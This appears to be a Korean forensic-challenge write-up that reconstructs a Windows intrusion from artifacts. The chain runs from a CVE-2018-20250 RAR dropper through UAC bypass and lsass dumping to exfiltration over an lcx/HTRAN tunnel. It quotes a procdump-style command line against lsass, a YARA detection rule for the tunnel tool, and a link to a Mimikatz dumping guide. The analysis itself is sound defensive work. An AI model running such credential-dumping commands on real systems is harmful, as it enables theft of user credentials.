
그림 30. $J 파일 확인



	USN	TimeStamp	FileName	FullPath	Event	SourceInfo	FileAttr
	필터	필터	필터	필터	필터	필터	필터
1	16777216	2019-06-04 00:17:55	emalware.379		Access_Right_Changed / File_Closed	Normal	Archive
2	16777304	2019-06-04 00:17:55	emalware.380		Access_Right_Changed	Normal	Archive
3	16777392	2019-06-04 00:17:55	emalware.380		Access_Right_Changed / File_Closed	Normal	Archive
4	16777480	2019-06-04 00:17:55	emalware.381		Access_Right_Changed	Normal	Archive
5	16777568	2019-06-04 00:17:55	emalware.381		Access_Right_Changed / File_Closed	Normal	Archive
6	16777656	2019-06-04 00:17:55	emalware.382		Access_Right_Changed	Normal	Archive
7	16777744	2019-06-04 00:17:55	emalware.382		Access_Right_Changed / File_Closed	Normal	Archive
8	16777832	2019-06-04 00:17:55	emalware.383		Access_Right_Changed	Normal	Archive
9	16777920	2019-06-04 00:17:55	emalware.383		Access_Right_Changed / File_Closed	Normal	Archive
10	16778008	2019-06-04 00:17:55	emalware.384		Access_Right_Changed	Normal	Archive
11	16778096	2019-06-04 00:17:55	emalware.384		Access_Right_Changed / File_Closed	Normal	Archive
12	16778184	2019-06-04 00:17:55	emalware.385		Access_Right_Changed	Normal	Archive
13	16778272	2019-06-04 00:17:55	emalware.385		Access_Right_Changed / File_Closed	Normal	Archive
14	16778360	2019-06-04 00:17:55	emalware.386		Access_Right_Changed	Normal	Archive
15	16778448	2019-06-04 00:17:55	emalware.386		Access_Right_Changed / File_Closed	Normal	Archive
16	16778536	2019-06-04 00:17:55	emalware.387		Access_Right_Changed	Normal	Archive
17	16778624	2019-06-04 00:17:55	emalware.387		Access_Right_Changed / File_Closed	Normal	Archive
18	16778712	2019-06-04 00:17:55	emalware.388		Access_Right_Changed	Normal	Archive
19	16778800	2019-06-04 00:17:55	emalware.388		Access_Right_Changed / File_Closed	Normal	Archive
20	16778888	2019-06-04 00:17:55	emalware.389		Access_Right_Changed	Normal	Archive
21	16778976	2019-06-04 00:17:55	emalware.389		Access_Right_Changed / File_Closed	Normal	Archive

그림 31. $J 내용 확인


$MFT 파일이 없기에 FullPath는 확인할 수 없었지만 이벤트, 파일명, 시간 등은 확인이 가능했다. 필터를 통해 hi.exe에 대한 내용을 확인하였다. 확인 결과 hi.exe가 2019.06.04 01:02:16 경에 생성된 것을 확인할 수 있었다.



	USN	TimeStamp	FileName	FullPath	Event	SourceInfo	FileAttr
	필터	필터	hi.exe	필터	필터	필터	필터
1	42192640	2019-06-04 01:02:16	hi.exe		File_Created	Normal	Archive
2	42192712	2019-06-04 01:02:16	hi.exe		File_Created / Data_Added	Normal	Archive
3	42192784	2019-06-04 01:02:16	hi.exe		File_Created / Attr_Changed / Data_Added	Normal	Archive
4	42192896	2019-06-04 01:02:16	hi.exe		File_Created / Attr_Changed / Data_Added /···	Normal	Archive

그림 32. hi.exe 생성시간 확인

해당 시간을 기준으로 눈에 띄는 이벤트를 확인한 결과 resume.rar 위에 크롬 다운로드 시에 생기는 명인 "미확인 ~.download"이 나타나는 것으로 보아 resume.rar을 2019.06.04 01:01:40 경에 다운로드 받은 사실을 확인할 수 있었다.



235092	41755480	2019-06-04 01:01:40	미확인 626523.crdownload		File_Renamed_Old	Normal	Archive
235093	41755584	2019-06-04 01:01:40	Resume.rar		File_Renamed_New	Normal	Archive
235094	41755664	2019-06-04 01:01:40	Resume.rar		File_Renamed_New / File_Closed	Normal	Archive
235095	41755744	2019-06-04 01:01:40	Resume.rar		Named_Stream_Changed	Normal	Archive
235096	41755824	2019-06-04 01:01:40	Resume.rar		Named_Data_Stream_Added / Named_Stre···	Normal	Archive
235097	41755904	2019-06-04 01:01:40	Resume.rar		Named_Data_Stream_Added / Named_Stre···	Normal	Archive

그림 33. Resume.rar 다운로드 흔적

크롬에서 다운로드 받았기 때문에 기본 다운로드 경로인 User/PLSoft/Downloads 경로를 확인한 결과 Resume.rar을 확인할 수 있었다.




그림 34. Resume.rar 파일 확인

Resume.rar을 추출해 확인한 결과 워드 문서를 확인할 수 있었다





그림 35. Resume.rar 내용

추가적으로 앞서 확인한 로그 기록에서 (resume)hanna_lee_resume.docx 가 01:02:16 경에 생성된 것을 확인하였다.



USN	TimeStamp	FileName	FullPath	Event	SourceInfo	FileAttr
필터	필터	lee_resume	필터	필터	필터	필터
1 42192160	2019-06-04 01:02:16	(resume)hanna_lee_resume.docx		File_Created	Normal	Archive
2 42192280	2019-06-04 01:02:16	(resume)hanna_lee_resume.docx		File_Created / Data_Added	Normal	Archive
3 42192400	2019-06-04 01:02:16	(resume)hanna_lee_resume.docx		File_Created / Attr_Changed / Data_Added	Normal	Archive
4 42192520	2019-06-04 01:02:16	(resume)hanna_lee_resume.docx		File_Created / Attr_Changed / Data_Added /	Normal	Archive
5 42309456	2019-06-04 01:02:26	(resume)hanna_lee_resume.docx		Object_ID_Changed	Normal	Archive
6 42309576	2019-06-04 01:02:26	(resume)hanna_lee_resume.docx		Object_ID_Changed / File_Closed	Normal	Archive
7 42313200	2019-06-04 01:02:27	(resume)hanna_lee_resume.docx.lnk		File_Created	Normal	Archive
8 42313328	2019-06-04 01:02:27	(resume)hanna_lee_resume.docx.lnk		File_Created / Data_Added	Normal	Archive
9 42313456	2019-06-04 01:02:27	(resume)hanna_lee_resume.docx.lnk		File_Created / Data_Added / File_Closed	Normal	Archive

그림 36. (resume)hanna_lee_resume.docx 관련 내용

Rar 파일의 해시값을 VirusTotal에 질의한 결과 CVE-2018-20250과 관련된 취약점을 이용한 악성파일임을 확인할 수 있었다.




그림 37. VirusTotal 질의 결과

CVE-2018-20250은 해당 파일은 rar 압축파일 확장자와 관련된 취약점으로 UNACEV2.DLL에 존재하는 디렉토리 경로 조작 취약점으로 인해 악성 압축파일을 시작폴더에 압축해제가 가능한 점을 이용한다. 이를 통해 해당 파일이 압축해제되면 시작프로그램으로 등록되어 공격자는 압축해제된 파일을 이용해 명령어 실행이 가능해진다. 앞서 우리는 Startup폴더에 hi.exe가 설치되어 있는 것을 확인하였다. 유입 경로를 정리하면 다음과 같다.

시간(UTC +9)	행위	비고
2019.06.04 01:01:40	Resume.rar 다운로드	Chrome으로부터 다운로드
2019.06.04 01:02:16	Resume.rar 압축해제	Rar 취약점(CVE-2018-20250)
2019.06.04 01:02:16	Hi.exe 생성	Users/PLSoft/AppData/Roaming/Microsoft/Windows/StartMenu/Programs/Startup/

2. Describe the attacker’s method in obtaining the victim's credentials? [60 points]

root/ProgramData 폴더 내용을 확인한 결과 lsass.exe_~_.dmp파일을 확인 할 수 있었다. lsass.exe는 시스템에 접속하는 유저들의 로그인을 검사하며 비밀번호 변경 관리, 엑세스 토큰을 생성하는 등 시스템의 보안 정책을 강화하는 역할을 하는 기본 프로세스이다. 즉, 유저 계정과 관련이 깊으며 해당 프로세스를 덤프한 것은 상당히 의심스럽다고 할 수 있다.




그림 38. Lsass.exe 덤프 파일 확인

해당 폴더에 존재했던 l.exe의 해시값을 Virustotal에 질의한 결과 악성 파일

임을 확인할 수 있었다.





그림 39. 악성파일 l.exe

추가적으로 실행했던 프로세스의 목록을 확인하기 위해 프리패치 파일을 분석하였다. 프리패치 파일은 %SystemRoot%\Prefetch 경로에 존재하며 Nirsoft사의 WinprefetchView를 통해 분석을 진행하였다.

Prefecth 분석 결과 pdump64.exe와 AKAGI64.exe가 lsass.exe 덤프 파일과 유사한 시간에 실행된 흔적을 확인할 수 있었다.



287100	47287032	2019-06-04 01:57:42	pdump64.exe		Data_Truncated	Normal	Archive
287101	47287120	2019-06-04 01:57:42	pdump64.exe		Data_Added / Data_Truncated	Normal	Archive
287102	47287208	2019-06-04 01:57:42	pdump64.exe		Data_Added / Data_Truncated / File_Closed	Normal	Archive
287103	47287296	2019-06-04 01:57:42	Microsoft-Windows-Audio%4PlaybackManager.evtx		Data_Overwritten	Normal	Archive
287104	47287448	2019-06-04 01:57:42	lsass.exe_190604_015742.dmp		File_Created	Normal	Archive
287105	47287568	2019-06-04 01:57:42	FODHELPER.EXE-7F1ED892.pf		File_Created	Normal	Archive / Not_Conter
287106	47287680	2019-06-04 01:57:42	FODHELPER.EXE-7F1ED892.pf		File_Created / Data_Added	Normal	Archive / Not_Conter
287107	47287792	2019-06-04 01:57:42	FODHELPER.EXE-7F1ED892.pf		File_Created / Data_Added / File_Closed	Normal	Archive / Not_Conter
287108	47287904	2019-06-04 01:57:42	AKAGI64.EXE-4BF5F205.pf		File_Created	Normal	Archive / Not_Conter
287109	47288016	2019-06-04 01:57:42	AKAGI64.EXE-4BF5F205.pf		File_Created / Data_Added	Normal	Archive / Not_Conter
287110	47288128	2019-06-04 01:57:42	AKAGI64.EXE-4BF5F205.pf		File_Created / Data_Added / File_Closed	Normal	Archive / Not_Conter
287111	47288320	2019-06-04 01:57:43	lsass.exe_190604_015742.dmp		File_Created / Data_Added	Normal	Archive
287112	47288440	2019-06-04 01:57:43	lsass.exe_190604_015742.dmp		File_Created / Data_Added / Data_Overwritten	Normal	Archive
287113	47288560	2019-06-04 01:57:43	lsass.exe_190604_015742.dmp		File_Created / Data_Added / Data_Overwritt···	Normal	Archive

그림 40. lsass.exe 덤프파일 생성시에 실행된 AKAGI64와 PDUMP

AKAGI64.exe를 검색한 결과 윈도우 유저 계정 권한을 가져오는 프로그램인 것을 확인할 수 있었다[2]. 추가적으로 Windbg를 이용하여 lsass.exe의 덤프 파일을 분석한 결과 Pdump.exe와 관련된 내용을 확인할 수 있었다.

```
COMMENT:
*** "C:\ProgramData\pdump.exe" -accepteula lsass
*** Manual dump

APPLICATION_VERIFIER_FLAGS:  0

DUMP_FLAGS:  4c96

DUMP_TYPE:  1

ANALYSIS_SESSION_HOST:  DESKTOP-EE86SQN

ANALYSIS_SESSION_TIME:  02-05-2020 22:08:25.0141

ANALYSIS_VERSION: 10.0.18362.1 amd64fre

THREAD_ATTRIBUTES:
OS_LOCALE:  KOR

PRIMARY_PROBLEM_CLASS:  BREAKPOINT

PROBLEM_CLASSES:

    ID:      [0n321]
    Type:    [@APPLICATION_FAULT_STRING]
    Class:   Primary
    Scope:   DEFAULT_BUCKET_ID (Failure Bucket ID prefix)
             BUCKET_ID
    Name:    Omit
    Data:    Add
             String: [BREAKPOINT]
    PID:     [Unspecified]
    TID:     [Unspecified]
    Frame:   [0]

LAST_CONTROL_TRANSFER:  from 00007ff67fe53465 to 00007fff41f34fc4
```

그림 41. Lsass.exe의 덤프파일 내 pdump.exe의 흔적

[2] https://github.com/hfiref0x/UACME

결론적으로 AKAGI64.exe를 통해 윈도우 계정을 권한을 탈취한 이후 PDUMP.exe를 실행해 lsass.exe를 덤프한 것으로 보인다. 이렇게 덤프된 credential의 경우에는 Mimikatz와 같은 도구로 쉽게 그 내용을 확인 할 수 있다[3].

3. Identify a technique and a tool used for data leakage. Figure out the size of the data that were sent and received. [60 points]

   앞서 악성파일임을 확인했던 "l.exe"의 Virus total Community 내용을 확인하던 도중 Signature가 THOR APT Scanner와 일치한다는 내용을 확인할 수 있었다.




그림 42. L.exe의 community 내용

[3] https://ired.team/offensive-security/credential-access-and-credential-dumping/dump-credentials-from-lsass-process-using-mimikatz

해당 악성파일을 잡는 Yara rule을 확인하면서 악성 파일의 일부 내용을 알 수 있었다. 확인 결과 RDP 류의 악성 파일로 탈취 파일 전송에 사용될 수 있음을 유추할 수 있다.

```
rule CN_Honker_lcx_lcx {
        meta:
                description = "Sample from CN Honker Pentest Toolset - HTRAN - file lcx.exe"
                author = "Florian Roth"
                reference = "Disclosed CN Honker Pentest Toolset"
                date = "2015-06-23"
                score = 70
                hash = "0c8779849d53d0772bbaa1cedeca150c543ebf38"
        strings:
                $s1 = "%s -<listen|tran|slave> <option> [-log logfile]" fullword ascii /* PEStudio Blacklist: strings */
                $s2 = "=========== Code by lion & bkbll" ascii
                $s3 = "Welcome to [url]http://www.cnhonker.com[/url] " ascii
                $s4 = "-tran   <ConnectPort> <TransmitHost> <TransmitPort>" fullword ascii /* PEStudio Blacklist: strings */
                $s5 = "[+] Start Transmit (%s:%d <-> %s:%d) ......" fullword ascii /* PEStudio Blacklist: strings */
        condition:
                uint16(0) == 0x5a4d and filesize < 30KB and 1 of them
}
```

그림 43. L.exe와 관련된 yara rule

%SystemRoot%/System32/sru/SRUDB.dat는 응용프로그램 시작 실행자 정보확인, 응용프로그램 이름, 응용프로그램 실행 시간이나 삭제/제거/외부 프로그램 추적, 시스템 자원 활용도 추적에 유용한 아티팩트이다. 해당 파일을 추출한 이후 해당 파일의 내용을 확인할 수 있는 nirsoft사의 NetworkUsageView를 통해 내용을 확인하였다. 앞서 확인 l.exe가 데이터 전송 기능이 있는 것을 확인하였기에 l.exe가 전송한 내역을 확인한 결과는 다음과 같다.

그림 44. L.exe가 보낸 내역

시간	전송 byte	수신 byte
2019.06.04 02:24:00(UTC +9)	5,511,771	156,624

4. Describe the information of leaked data including data type, source, and file list. [60 points]

앞서 생성한 $J의 기록을 살펴보면 data.bin이 만들어진 시간은 2019.06.04 02:07:56 경이다. 이 시간보다 약 3분 전인 02:04:02경에 7za.exe의 실행 흔적을 확인할 수 있다. Data.bin을 추출한 이후 Hxd로 확인한 결과 7zip 파일인 것을 확인 할 수 있었다.




그림 45. Data.bin 7zip파일 확인

따라서 2:04:03 경에 7zip을 실행애 2:07:56 경에 압축이 끝나고 data.bin으로 저장된 것으로 보인다. 추가적으로 프리패치 파일에서 L.exe의 수정시간이 UTC +9로 계산하면 2019.06.04 02:15:15 경으로 근접하다.

대상	시간(UTC +9)
7za.exe 실행	2019.06.04 02:04:02

Data.bin 생성	2019.06.04 02:07:56
I.exe 실행	2019.06.04 02:15:15

Data.bin 폴더를 압축해제한 결과는 다음과 같았다.




그림 46. Data.7zip 폴더 내 파일들

이름	크기
A Secure Deletion for NAND Flash File System.pdf	507KB
Flash Memory SW Overview.pdf	341KB
Flash Structure.pptx	59KB
Forensic Data Recovery from Flash Memory.pdf	2,223 KB
FTL_2007.pdf	710KB
